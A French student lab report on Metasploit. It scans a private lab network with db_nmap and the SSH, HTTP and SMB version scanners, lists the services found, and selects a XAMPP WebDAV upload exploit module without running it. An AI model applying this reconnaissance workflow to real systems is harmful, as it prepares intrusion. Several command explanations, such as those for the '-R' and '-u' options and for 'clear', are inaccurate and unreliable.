TP Metasploit – Bloc 3 – AKALAN Selim– 2022/2023 – UFA Robert Schuman

SOMMAIRE

TABLE DES MATIERES

Information : Ce tp a été réaliser grâce à la vidéo du lien suivant https://www.kali.org/tools/metasploit-framework/ . Les images capturées proviennent de la vidéo, et les commandes ont été tester sur la VM kali de mon binôme Nael.

INTRODUCTION


- Qu'est-ce que Metasploit ? Il s'agit d'un framework de test d'intrusion qui simplifie le piratage. Un outil essentiel pour de nombreux attaquants, mais aussi pour les défenseurs des systèmes informatiques. Il suffit de pointer Metasploit sur la cible, de choisir un exploit, de définir la charge utile à déposer et d'appuyer sur Enter. Heureusement, en pratique ce n'est pas aussi simple que cela. Alors, commençons par le commencement. Auparavant, il fallait accomplir un grand nombre de tâches très répétitives pour réaliser des tests d'intrusion, et le gros apport de Metasploit, c'est qu'il a permis d'automatiser ces tâches.

- Collecte d'informations, accès, persistance, camouflage… Metasploit est un peu le couteau suisse du piratage et si vous êtes un professionnel de la sécurité de l'information, il est fort probable que vous l'utilisiez déjà. Mieux encore, le noyau Metasploit Framework sous licence BSD est non seulement gratuit, mais pré-installé sur Kali Linux. La version gratuite du framework n'offre qu'une interface en ligne de commande, mais la licence Metasploit Pro (une par poste utilisateur) donne accès à une interface graphique par cliquer-glisser-déposer, en plus d'autres fonctionnalités intéressantes.

REALISATION ET DESCRIPTION DES ETAPES


```
┌──(root㉿srv-selim)-[~]
└─# apt-cache show metasploit-framework | tail -n 6
 The Metasploit Framework is an open source platform that supports
 vulnerability research, exploit development, and the creation of custom
 security tools.
Description-md5: c5f73085c4e31aa2cc01dd312ce844cc
Homepage: https://www.metasploit.com/
```

- Cette commande est une commande de ligne de commande Linux qui utilise le gestionnaire de paquets APT pour afficher les informations sur le paquet "metasploit-framework". Plus précisément, "apt-cache show" est une commande APT qui permet d'afficher des informations détaillées sur un paquet donné.
- Le symbole "|" est une pipe, qui permet de rediriger la sortie de la commande précédente vers la commande suivante. Ensuite, "tail" est une commande qui permet d'afficher les dernières lignes d'un fichier.
- Dans ce cas-ci, "tail -n 6" permet d'afficher les 6 dernières lignes de la sortie générée par la commande "apt-cache show". En fin de compte, cela signifie que la commande va afficher les informations détaillées sur le paquet "metasploit-framework" et ne montrer que les 6 dernières lignes de la sortie générée par la commande.




- La commande "msfconsole" est une commande Linux qui permet de lancer l'interface en ligne de commande (CLI) de Metasploit Framework. Metasploit Framework est un framework open-source pour les tests de pénétration et l'exploitation de vulnérabilités.

Lorsque vous entrez la commande "msfconsole" dans votre terminal Linux, cela lance l'interface en ligne de commande de Metasploit Framework, qui est utilisée pour exécuter des exploits, des scanners de vulnérabilités, des payloads et d'autres outils pour tester la sécurité d'un système informatique. Cette interface permet de naviguer dans les différents modules et fonctionnalités de Metasploit Framework, de configurer les options de chaque module, de lancer des exploits et de visualiser les résultats des attaques. Elle est largement utilisée dans le domaine de la sécurité informatique pour tester la sécurité des systèmes informatiques et les vulnérabilités qui y sont présentes.



- La commande "msf > workspace -a msftest" est utilisée dans Metasploit pour créer un nouvel espace de travail (workspace) nommé "msftest".
- Un espace de travail dans Metasploit est un environnement isolé dans lequel l'utilisateur peut effectuer des tests de pénétration et stocker des informations telles que les adresses IP, les informations d'identification, les résultats de scan, etc. Cela permet à l'utilisateur de mieux organiser les résultats de ses tests et de les consulter ultérieurement.
- La commande "msf > workspace -a msftest" crée donc un nouvel espace de travail nommé "msftest" et l'utilisateur pourra y accéder en utilisant la commande "msf > workspace msftest". Si l'espace de travail existe déjà, la commande "msf > workspace -a msftest" ajoutera simplement un nouvel espace de travail avec le même nom.



- La commande "msf > clear" est utilisée dans Metasploit pour effacer l'écran de la console et supprimer l'historique des commandes précédemment entrées.
- Cette commande permet de nettoyer l'affichage de la console Metasploit pour faciliter la lecture et l'utilisation de l'interface en supprimant tout contenu inutile ou encombrant. En utilisant la commande "msf > clear", l'utilisateur peut donc effacer l'historique des commandes précédemment entrées pour éviter toute confusion ou erreur de manipulation. Cela permet également de maintenir la confidentialité des informations sensibles qui peuvent avoir été affichées sur l'écran de la console.

- La commande "msf > db_nmap -F 192.168.0.1-10" est utilisée dans Metasploit pour effectuer un scan de port rapide sur un plage d'adresses IP allant de 192.168.0.1 à 192.168.0.10 et ajouter les résultats de ce scan dans la base de données de Metasploit. Plus précisément, cette commande utilise l'outil de scan de port Nmap pour effectuer une analyse rapide (option "-F") des ports ouverts sur chaque adresse IP de la plage spécifiée.
- Les résultats de ce scan sont ensuite enregistrés dans la base de données de Metasploit pour une utilisation ultérieure. La commande "db_nmap" permet à Metasploit d'enregistrer les résultats du scan dans sa base de données interne pour une exploitation ultérieure, ce qui facilite l'analyse des vulnérabilités et la planification des attaques. Il est important de noter que cette commande doit être utilisée avec prudence et conformément aux lois et réglementations en matière de sécurité informatique.

```
msf > hosts

Hosts
=====

address      mac               name     os_name  os_flavor  os_sp  purpose  info  comments
-------      ---               ----     -------  ---------  -----  -------  ----  --------
192.168.0.1  80:c6:ca:00:bf:e8          Unknown                    device
192.168.0.2  84:1b:5e:e5:66:ae          Unknown                    device
192.168.0.3  84:16:f9:9a:82:51          Unknown                    device
192.168.0.6  00:0c:29:2b:61:e1          Unknown                    device
192.168.0.7  b8:27:eb:89:ac:c3  pi-hole  Unknown                    device
192.168.0.8  0c:51:01:e1:8d:27          Unknown                    device
192.168.0.9  78:ca:39:fe:0b:4c          Unknown                    device
```

- La commande "msf > hosts" est utilisée dans Metasploit pour afficher la liste des hôtes qui ont été ajoutés à la base de données de Metasploit. En utilisant la commande "msf > hosts", l'utilisateur peut afficher une liste de tous les hôtes (machines) qui ont été scannés et analysés par Metasploit et qui ont été enregistrés dans sa base de données interne.
- Cette liste peut inclure des informations sur les adresses IP, les noms de domaine, les systèmes d'exploitation, les services, les ports ouverts et les vulnérabilités détectées sur chaque hôte.
- L'affichage de la liste des hôtes est utile pour la planification d'attaques et la sélection des cibles appropriées. Il est important de noter que l'utilisation de Metasploit doit être légale et éthique, en conformité avec les lois et les règles de l'industrie de la sécurité informatique.

```
msf > services

Services
========

host         port   proto  name            state   info
----         ----   -----  ----            -----   ----
192.168.0.1  22     tcp    ssh             open
192.168.0.1  53     tcp    domain          open
192.168.0.1  80     tcp    http            open
192.168.0.1  3000   tcp    ppp             closed
192.168.0.1  8080   tcp    http-proxy      closed
192.168.0.2  80     tcp    http            open
192.168.0.2  443    tcp    https           open
192.168.0.2  5000   tcp    upnp            open
192.168.0.3  80     tcp    http            open
192.168.0.6  21     tcp    ftp             open
192.168.0.6  80     tcp    http            open
192.168.0.6  135    tcp    msrpc           open
192.168.0.6  139    tcp    netbios-ssn     open
192.168.0.6  443    tcp    https           open
192.168.0.6  445    tcp    microsoft-ds    open
192.168.0.6  554    tcp    rtsp            open
192.168.0.6  3389   tcp    ms-wbt-server   open
192.168.0.6  5357   tcp    wsdapi          open
192.168.0.6  49155  tcp    unknown         open
192.168.0.6  49156  tcp    unknown         open
192.168.0.7  22     tcp    ssh             open
192.168.0.7  53     tcp    domain          open
192.168.0.7  80     tcp    http            open
192.168.0.8  139    tcp    netbios-ssn     open
192.168.0.8  445    tcp    microsoft-ds    open
192.168.0.8  548    tcp    afp             open
192.168.0.8  5009   tcp    airport-admin   open
192.168.0.8  10000  tcp    snet-sensor-mgmt  open
192.168.0.9  139    tcp    netbios-ssn     open
192.168.0.9  445    tcp    microsoft-ds    open
192.168.0.9  548    tcp    afp             open
192.168.0.9  5009   tcp    airport-admin   open
192.168.0.9  10000  tcp    snet-sensor-mgmt  open
```

- La commande "msf > services" est utilisée dans Metasploit pour afficher une liste de tous les services enregistrés dans la base de données de Metasploit.
- En utilisant la commande "msf > services", l'utilisateur peut afficher une liste de tous les services détectés par Metasploit lors des scans de vulnérabilités effectués.
- Cette liste peut inclure des informations sur les services en cours d'exécution sur les hôtes scannés, tels que le nom du service, le port utilisé, le protocole utilisé, et éventuellement les vulnérabilités connues ou exploitables.
- L'affichage de la liste des services est utile pour identifier les services critiques qui peuvent être des cibles potentielles d'attaques et pour planifier des attaques ciblées et spécifiques. Il est important de noter que l'utilisation de Metasploit doit être légale et éthique, en conformité avec les lois et les règles de l'industrie de la sécurité informatique.

```
msf > use auxiliary/scanner/ssh/ssh_version
```

- La commande "msf > use auxiliary/scanner/ssh/ssh_version" est utilisée dans Metasploit pour sélectionner le module auxiliaire "ssh_version" qui permet d'effectuer une reconnaissance de version sur un serveur SSH distant.
- En utilisant cette commande, l'utilisateur sélectionne le module "ssh_version" dans Metasploit, qui peut être utilisé pour découvrir la version du protocole SSH utilisée par un serveur distant. Ce module peut aider à identifier les vulnérabilités connues ou les failles de sécurité spécifiques associées à une version particulière de SSH.
- Les modules auxiliaires de Metasploit sont des outils conçus pour effectuer une variété de tâches de reconnaissance, de collecte d'informations et d'exploitation lors des tests de pénétration.
- La commande "use" est utilisée pour sélectionner un module auxiliaire spécifique à partir de la bibliothèque de Metasploit afin de l'utiliser dans une tâche donnée.

```
msf auxiliary(ssh_version) > options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe
```

- La commande "msf auxiliary(ssh_version) > options" est utilisée dans Metasploit pour afficher les options disponibles pour le module auxiliaire "ssh_version" sélectionné.
- Une fois que le module "ssh_version" a été sélectionné en utilisant la commande "use auxiliary/scanner/ssh/ssh_version", l'utilisateur peut utiliser la commande "options" pour afficher la liste des options disponibles pour ce module spécifique.
- Ces options peuvent inclure des paramètres tels que l'adresse IP de la cible, le port à scanner, et d'autres paramètres spécifiques au module.
- L'affichage des options disponibles est important car il permet à l'utilisateur de configurer le module en fonction des besoins de sa tâche de test de pénétration. Une fois que les options ont été configurées, l'utilisateur peut exécuter le module pour effectuer la tâche spécifiée.

```
msf auxiliary(ssh_version) > services -u -p 22 -R

Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.0.1  22    tcp    ssh   open
192.168.0.7  22    tcp    ssh   open

RHOSTS => 192.168.0.1 192.168.0.7
```

- Cela signifie que vous utilisez le module auxiliaire "ssh_version" dans Metasploit Framework, qui est un framework d'exploitation de vulnérabilités. La commande "services" est utilisée pour interroger les ports de service sur une cible donnée.
- "-u" signifie que vous voulez vérifier si les ports spécifiés sont en état ouvert sur la cible.
- "-p 22" spécifie que vous voulez vérifier le port 22, qui est généralement associé au service SSH.
- "-R" signifie que vous voulez afficher les résultats sous forme de tableaux, ce qui facilite la lecture et la compréhension des résultats de la commande. En fin de compte, cette commande est utilisée pour identifier si le port 22 est ouvert et si un serveur SSH est en cours d'exécution sur la cible donnée.

```
msf auxiliary(ssh_version) > setg threads 10
threads => 10
```

- Cela signifie que vous utilisez le module auxiliaire "ssh_version" dans Metasploit Framework et que vous utilisez la commande "setg" pour définir une variable globale "threads" à la valeur 10. Cette variable globale est utilisée pour définir le nombre de threads que Metasploit Framework utilisera pour exécuter cette commande. L'utilisation de plusieurs threads permet à Metasploit de vérifier plusieurs cibles simultanément, ce qui peut accélérer considérablement le processus de vérification des cibles. Ainsi, en définissant la variable globale "threads" sur 10, vous spécifiez que Metasploit Framework utilisera 10 threads pour exécuter la commande, ce qui peut accélérer le processus de vérification des cibles. Cependant, le nombre optimal de threads dépendra de la vitesse de votre réseau et de la puissance de traitement de votre système.

```
msf auxiliary(ssh_version) > run

[*] 192.168.0.7:22        - SSH server version: SSH-2.0-OpenSSH_6.7p1 Raspbian-5+deb8u3 ( service.version=6.7p1 openssh.comment=Raspbian-5+deb8u3 service.vendor=OpenBSD service.
family=OpenSSH service.product=OpenSSH os.vendor=Raspbian os.device=General os.family=Linux os.product=Linux os.version=8.0 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.0.1:22        - SSH server version: SSH-2.0-OpenSSH_3.9p1 ( service.version=3.9p1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.proto
col=ssh fingerprint_db=ssh.banner )
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Cela signifie que vous utilisez le module auxiliaire "ssh_version" dans Metasploit Framework et que vous utilisez la commande "run" pour exécuter le module.
- En exécutant le module, Metasploit Framework interrogera les cibles spécifiées pour déterminer si elles exécutent un serveur SSH et, le cas échéant, pour obtenir des informations sur la version du serveur SSH.
- Les résultats seront affichés dans la console de Metasploit Framework. Cette commande est utile pour identifier les cibles qui exécutent un serveur SSH vulnérable et pour recueillir des informations qui peuvent être utilisées pour exploiter ces vulnérabilités.

```
msf auxiliary(ssh_version) > use auxiliary/scanner/http/http_version
```

- Cela signifie que vous utilisez la commande "use" dans Metasploit Framework pour sélectionner un autre module auxiliaire appelé "http_version" qui est utilisé pour identifier la version du serveur HTTP en cours d'exécution sur une cible.
- Le module "http_version" utilise une technique d'empreinte pour déterminer la version du serveur HTTP en analysant les informations de la réponse HTTP de la cible. En utilisant ce module, vous pouvez identifier le serveur HTTP en cours d'exécution sur une cible donnée et les informations relatives à sa version.
- Cela peut être utile pour identifier les vulnérabilités connues pour cette version spécifique du serveur HTTP et pour aider à planifier une attaque ultérieure. Il convient de noter que la syntaxe de cette commande est spécifique à Metasploit Framework, qui est un framework d'exploitation de vulnérabilités et de tests de pénétration.
- Les commandes et les modules de Metasploit Framework sont conçus pour aider les professionnels de la sécurité à identifier et à exploiter les vulnérabilités sur des cibles spécifiques à des fins de test de pénétration.

```
msf auxiliary(http_version) > options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  10               yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host
```

- Cela signifie que vous utilisez le module auxiliaire "http_version" dans Metasploit Framework et que vous utilisez la commande "options" pour afficher les options disponibles pour ce module.
- Les options définissent les paramètres qui sont nécessaires pour exécuter le module. En utilisant la commande "options", vous pouvez afficher les options disponibles pour le module "http_version" et définir les valeurs pour ces options.
- Les options courantes pour ce module peuvent inclure des paramètres tels que l'adresse IP ou le nom de domaine de la cible, le port à utiliser, l'utilisateur et le mot de passe pour l'authentification si nécessaire, etc.
- Une fois que vous avez défini les valeurs des options pour le module "http_version", vous pouvez exécuter le module pour identifier la version du serveur HTTP en cours d'exécution sur la cible. Cela peut être utilisé pour aider à identifier les vulnérabilités connues pour cette version spécifique du serveur HTTP et pour planifier une attaque ultérieure.

```
msf auxiliary(http_version) > services -u -p 80 -R

Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.0.1  80    tcp    http  open
192.168.0.2  80    tcp    http  open
192.168.0.3  80    tcp    http  open
192.168.0.6  80    tcp    http  open
192.168.0.7  80    tcp    http  open

RHOSTS => 192.168.0.1 192.168.0.2 192.168.0.3 192.168.0.6 192.168.0.7
```

- Cela signifie que vous utilisez le module auxiliaire "http_version" dans Metasploit Framework, qui est un framework d'exploitation de vulnérabilités et de tests de pénétration. La commande "services" est utilisée pour interroger les ports de service sur une cible donnée.
- "-u" signifie que vous voulez vérifier si les ports spécifiés sont en état ouvert sur la cible.
- "-p 80" spécifie que vous voulez vérifier le port 80, qui est généralement associé au service HTTP.
- "-R" signifie que vous voulez afficher les résultats sous forme de tableaux, ce qui facilite la lecture et la compréhension des résultats de la commande.
- En fin de compte, cette commande est utilisée pour identifier si le port 80 est ouvert et si un serveur HTTP est en cours d'exécution sur la cible donnée. Cela peut être utilisé pour planifier une attaque ultérieure et identifier les vulnérabilités connues pour cette version spécifique du serveur HTTP en cours d'exécution sur la cible.

```
msf auxiliary(http_version) > run

[*] 192.168.0.7:80 lighttpd/1.4.35 ( Debian Default Page )
[*] 192.168.0.2:80  ( 401-Basic realm="NETGEAR R6200" )
[*] 192.168.0.6:80 Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 ( Powered by PHP/5.4.7, 302-http://192.168.0.6/xampp/ )
[*] 192.168.0.1:80 Apache ( 302-https://192.168.0.1:10443/manage/dashboard )
[*] Scanned 4 of 5 hosts (80% complete)
[*] 192.168.0.3:80 Router Webserver ( 401-Basic realm="TP-LINK AC750 WiFi Range Extender RE200" )
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

- Cela signifie que vous utilisez le module auxiliaire "http_version" dans Metasploit Framework et que vous utilisez la commande "run" pour exécuter le module avec les options définies. En exécutant le module, Metasploit Framework enverra une requête HTTP à la cible sur le port spécifié pour identifier la version du serveur HTTP en cours

d'exécution. Les résultats seront affichés dans la console de Metasploit Framework. Cette commande est utile pour identifier la version du serveur HTTP en cours d'exécution sur une cible donnée. En connaissant la version du serveur, vous pouvez identifier les vulnérabilités connues pour cette version spécifique du serveur HTTP et planifier une attaque ultérieure.

```
msf auxiliary(http_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) >
```

- Cela signifie que vous utilisez la commande "use" dans Metasploit Framework pour sélectionner un autre module auxiliaire appelé "smb_version" qui est utilisé pour identifier la version du service SMB (Server Message Block) en cours d'exécution sur une cible.
- Le module "smb_version" utilise une technique d'empreinte pour déterminer la version du service SMB en analysant les informations de la réponse SMB de la cible. En utilisant ce module, vous pouvez identifier le service SMB en cours d'exécution sur une cible donnée et les informations relatives à sa version.
- Cela peut être utile pour identifier les vulnérabilités connues pour cette version spécifique du service SMB et pour aider à planifier une attaque ultérieure. Il convient de noter que la syntaxe de cette commande est spécifique à Metasploit Framework, qui est un framework d'exploitation de vulnérabilités et de tests de pénétration.
- Les commandes et les modules de Metasploit Framework sont conçus pour aider les professionnels de la sécurité à identifier et à exploiter les vulnérabilités sur des cibles spécifiques à des fins de test de pénétration.

```
msf auxiliary(smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    10               yes       The number of concurrent threads
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "options" pour afficher les options disponibles pour ce module.
- Les options définissent les paramètres qui sont nécessaires pour exécuter le module. En utilisant la commande "options", vous pouvez afficher les options disponibles pour le module "smb_version" et définir les valeurs pour ces options.
- Les options courantes pour ce module peuvent inclure des paramètres tels que l'adresse IP ou le nom de domaine de la cible, le port à utiliser, l'utilisateur et le mot de passe pour

l'authentification si nécessaire, etc. Une fois que vous avez défini les valeurs des options pour le module "smb_version", vous pouvez exécuter le module pour identifier la version du service SMB en cours d'exécution sur la cible. Cela peut être utilisé pour aider à identifier les vulnérabilités connues pour cette version spécifique du service SMB et pour planifier une attaque ultérieure.

```
msf auxiliary(smb_version) > services -u -p 445 -R

Services
========

host         port  proto  name          state  info
----         ----  -----  ----          -----  ----
192.168.0.6  445   tcp    microsoft-ds  open
192.168.0.8  445   tcp    microsoft-ds  open
192.168.0.9  445   tcp    microsoft-ds  open

RHOSTS => 192.168.0.6 192.168.0.8 192.168.0.9
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework, et vous utilisez la commande "services" pour interroger les ports de service sur une cible donnée.
- "-u" signifie que vous voulez vérifier si les ports spécifiés sont en état ouvert sur la cible.
- "-p 445" spécifie que vous voulez vérifier le port 445, qui est généralement associé au service SMB.
- "-R" signifie que vous voulez afficher les résultats sous forme de tableaux, ce qui facilite la lecture et la compréhension des résultats de la commande.
- En fin de compte, cette commande est utilisée pour identifier si le port 445 est ouvert et si un service SMB est en cours d'exécution sur la cible donnée. Cette information peut être utilisée pour planifier une attaque ultérieure et identifier les vulnérabilités connues pour cette version spécifique du service SMB en cours d'exécution sur la cible.

```
msf auxiliary(smb_version) > run

[*] 192.168.0.6:445       - Host is running Windows 7 Professional SP1 (build:7601) (name:WIN7-X86) (workgroup:WORKGROUP )
[*] 192.168.0.9:445       - Host could not be identified: Apple Base Station (CIFS 4.32)
[*] 192.168.0.8:445       - Host could not be identified: Apple Base Station (CIFS 4.32)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "run" pour exécuter le module avec les options définies. En exécutant le module, Metasploit Framework interrogera les ports de service de la cible pour identifier la version du service SMB en cours d'exécution. Les résultats seront affichés dans la console de Metasploit Framework. Cette commande est utile pour identifier la version du service SMB en cours d'exécution sur une cible donnée.

En connaissant la version du service SMB, vous pouvez identifier les vulnérabilités connues pour cette version spécifique du service SMB et planifier une attaque ultérieure.

```
msf auxiliary(smb_version) > clear
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "clear" pour effacer les résultats de la dernière exécution du module et nettoyer la console de Metasploit Framework.
- Lorsque vous exécutez un module, Metasploit Framework conserve les résultats dans la console pour que vous puissiez y accéder ultérieurement. La commande "clear" supprime ces résultats et nettoie la console pour que vous puissiez exécuter d'autres commandes ou modules.

```
msf auxiliary(smb_version) > hosts

Hosts
=====

address      mac                name         os_name  os_flavor  os_sp  purpose  info  comments
-------      ---                ----         -------  ---------  -----  -------  ----  --------
192.168.0.1  80:c6:ca:00:bf:e8  192.168.0.1  Unknown                    device
192.168.0.2  84:1b:5e:e5:66:ae  192.168.0.2  Unknown                    device
192.168.0.3  84:16:f9:9a:82:51  192.168.0.3  RE200                      router
192.168.0.6  00:0c:29:2b:61:e1  WIN7-X86     Windows                    device
192.168.0.7  b8:27:eb:89:ac:c3  pi-hole      Linux              8.0     server
192.168.0.8  0c:51:01:e1:8d:27               Unknown                    device
192.168.0.9  78:ca:39:fe:0b:4c               Unknown                    device
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "hosts" pour afficher les hôtes cibles sur lesquels le module sera exécuté.
- En utilisant la commande "hosts", vous pouvez afficher les hôtes cibles actuellement définis dans la liste de travail de Metasploit Framework. Ces hôtes cibles peuvent être spécifiés en utilisant la commande "set RHOSTS" ou en utilisant le module "discovery" pour scanner un réseau à la recherche de cibles potentielles.
- Pour exécuter le module sur un hôte cible spécifique, vous pouvez utiliser la commande "set RHOST" pour définir l'adresse IP ou le nom de domaine de l'hôte cible. Ensuite, vous pouvez exécuter le module en utilisant la commande "run" pour identifier la version du service SMB en cours d'exécution sur la cible.

```
msf auxiliary(smb_version) > services -u

Services
========

host         port   proto  name             state  info
----         ----   -----  ----             -----  ----
192.168.0.1  22     tcp    ssh              open   SSH-2.0-OpenSSH_3.9p1
192.168.0.1  53     tcp    domain           open
192.168.0.1  80     tcp    http             open   Apache ( 302-https://192.168.0.1:10443/manage/dashboard )
192.168.0.2  80     tcp    http             open    ( 401-Basic realm="NETGEAR R6200" )
192.168.0.2  443    tcp    https            open
192.168.0.2  5000   tcp    upnp             open
192.168.0.3  80     tcp    http             open   Router Webserver ( 401-Basic realm="TP-LINK AC750 WiFi Range Extender RE200" )
192.168.0.6  21     tcp    ftp              open
192.168.0.6  80     tcp    http             open   Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 ( Powered by PHP/5.4.7, 302-http://192.168.0.6/xampp/ )
192.168.0.6  135    tcp    msrpc            open
192.168.0.6  139    tcp    netbios-ssn      open
192.168.0.6  443    tcp    https            open
192.168.0.6  445    tcp    smb              open   Windows 7 Professional SP1 (build:7601) (name:WIN7-X86) (workgroup:WORKGROUP )
192.168.0.6  554    tcp    rtsp             open
192.168.0.6  3389   tcp    ms-wbt-server    open
192.168.0.6  5357   tcp    wsdapi           open
192.168.0.6  49155  tcp    unknown          open
192.168.0.6  49156  tcp    unknown          open
192.168.0.7  22     tcp    ssh              open   SSH-2.0-OpenSSH_6.7p1 Raspbian-5+deb8u3
192.168.0.7  53     tcp    domain           open
192.168.0.7  80     tcp    http             open   lighttpd/1.4.35 ( Debian Default Page )
192.168.0.8  139    tcp    netbios-ssn      open
192.168.0.8  445    tcp    smb              open   Apple Base Station (CIFS 4.32)
192.168.0.8  548    tcp    afp              open
192.168.0.8  5009   tcp    airport-admin    open
192.168.0.8  10000  tcp    snet-sensor-mgmt open
192.168.0.9  139    tcp    netbios-ssn      open
192.168.0.9  445    tcp    smb              open   Apple Base Station (CIFS 4.32)
192.168.0.9  548    tcp    afp              open
192.168.0.9  5009   tcp    airport-admin    open
192.168.0.9  10000  tcp    snet-sensor-mgmt open
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "services" pour interroger les ports de service sur une cible donnée.
- "-u" signifie que vous voulez vérifier si les ports spécifiés sont en état ouvert sur la cible.
- Cette commande est utilisée pour interroger les ports de service de la cible pour identifier la version du service SMB en cours d'exécution. Le module interrogera les ports SMB (135, 139, 445) de la cible pour identifier la version du service SMB en cours d'exécution. Les résultats seront affichés dans la console de Metasploit Framework.
- L'option "-u" est utilisée pour vérifier si les ports spécifiés sont en état ouvert sur la cible avant d'interroger le service SMB. Si le port est fermé, le module passera à l'hôte cible suivant. Si le port est ouvert, le module tentera d'identifier la version du service SMB en cours d'exécution.

```
msf auxiliary(smb_version) > services 192.168.0.6

Services
========

host         port   proto  name           state  info
----         ----   -----  ----           -----  ----
192.168.0.6  21     tcp    ftp            open
192.168.0.6  80     tcp    http           open   Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 ( Powered by PHP/5.4.7, 302-http://192.168.0.6/xampp/ )
192.168.0.6  135    tcp    msrpc          open
192.168.0.6  139    tcp    netbios-ssn    open
192.168.0.6  443    tcp    https          open
192.168.0.6  445    tcp    smb            open   Windows 7 Professional SP1 (build:7601) (name:WIN7-X86) (workgroup:WORKGROUP )
192.168.0.6  554    tcp    rtsp           open
192.168.0.6  3389   tcp    ms-wbt-server  open
192.168.0.6  5357   tcp    wsdapi         open
192.168.0.6  49155  tcp    unknown        open
192.168.0.6  49156  tcp    unknown        open
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "services" pour interroger les ports de service sur une cible spécifique avec l'adresse IP 192.168.0.6.

- En utilisant cette commande, Metasploit Framework interrogera les ports SMB (135, 139, 445) de la cible spécifiée pour identifier la version du service SMB en cours d'exécution. Les résultats seront affichés dans la console de Metasploit Framework.
- Cette commande est utile pour identifier la version du service SMB en cours d'exécution sur une cible spécifique, ce qui peut aider à identifier les vulnérabilités connues pour cette version spécifique du service SMB et planifier une attaque ultérieure.

```
msf auxiliary(smb_version) > search xampp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/windows/http/xampp_webdav_upload_php  2012-01-14      excellent  XAMPP WebDAV PHP Upload
```

- Cela signifie que vous utilisez le module auxiliaire "smb_version" dans Metasploit Framework et que vous utilisez la commande "search" pour rechercher les modules Metasploit Framework liés à XAMPP. En utilisant la commande "search xampp", Metasploit Framework effectuera une recherche dans sa base de données pour trouver des modules liés à XAMPP, qui est un logiciel open source qui inclut Apache, MySQL, PHP et Perl.
- Les résultats de la recherche seront affichés dans la console de Metasploit Framework, et vous pourrez voir les noms des modules, leur description, leur chemin d'accès et d'autres informations importantes. La recherche de modules est une fonctionnalité très utile dans Metasploit Framework qui permet aux utilisateurs de trouver rapidement des modules exploitables, des modules auxiliaires et des modules de post-exploitation pour des cibles spécifiques ou des services spécifiques.

```
msf auxiliary(smb_version) > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) >
```

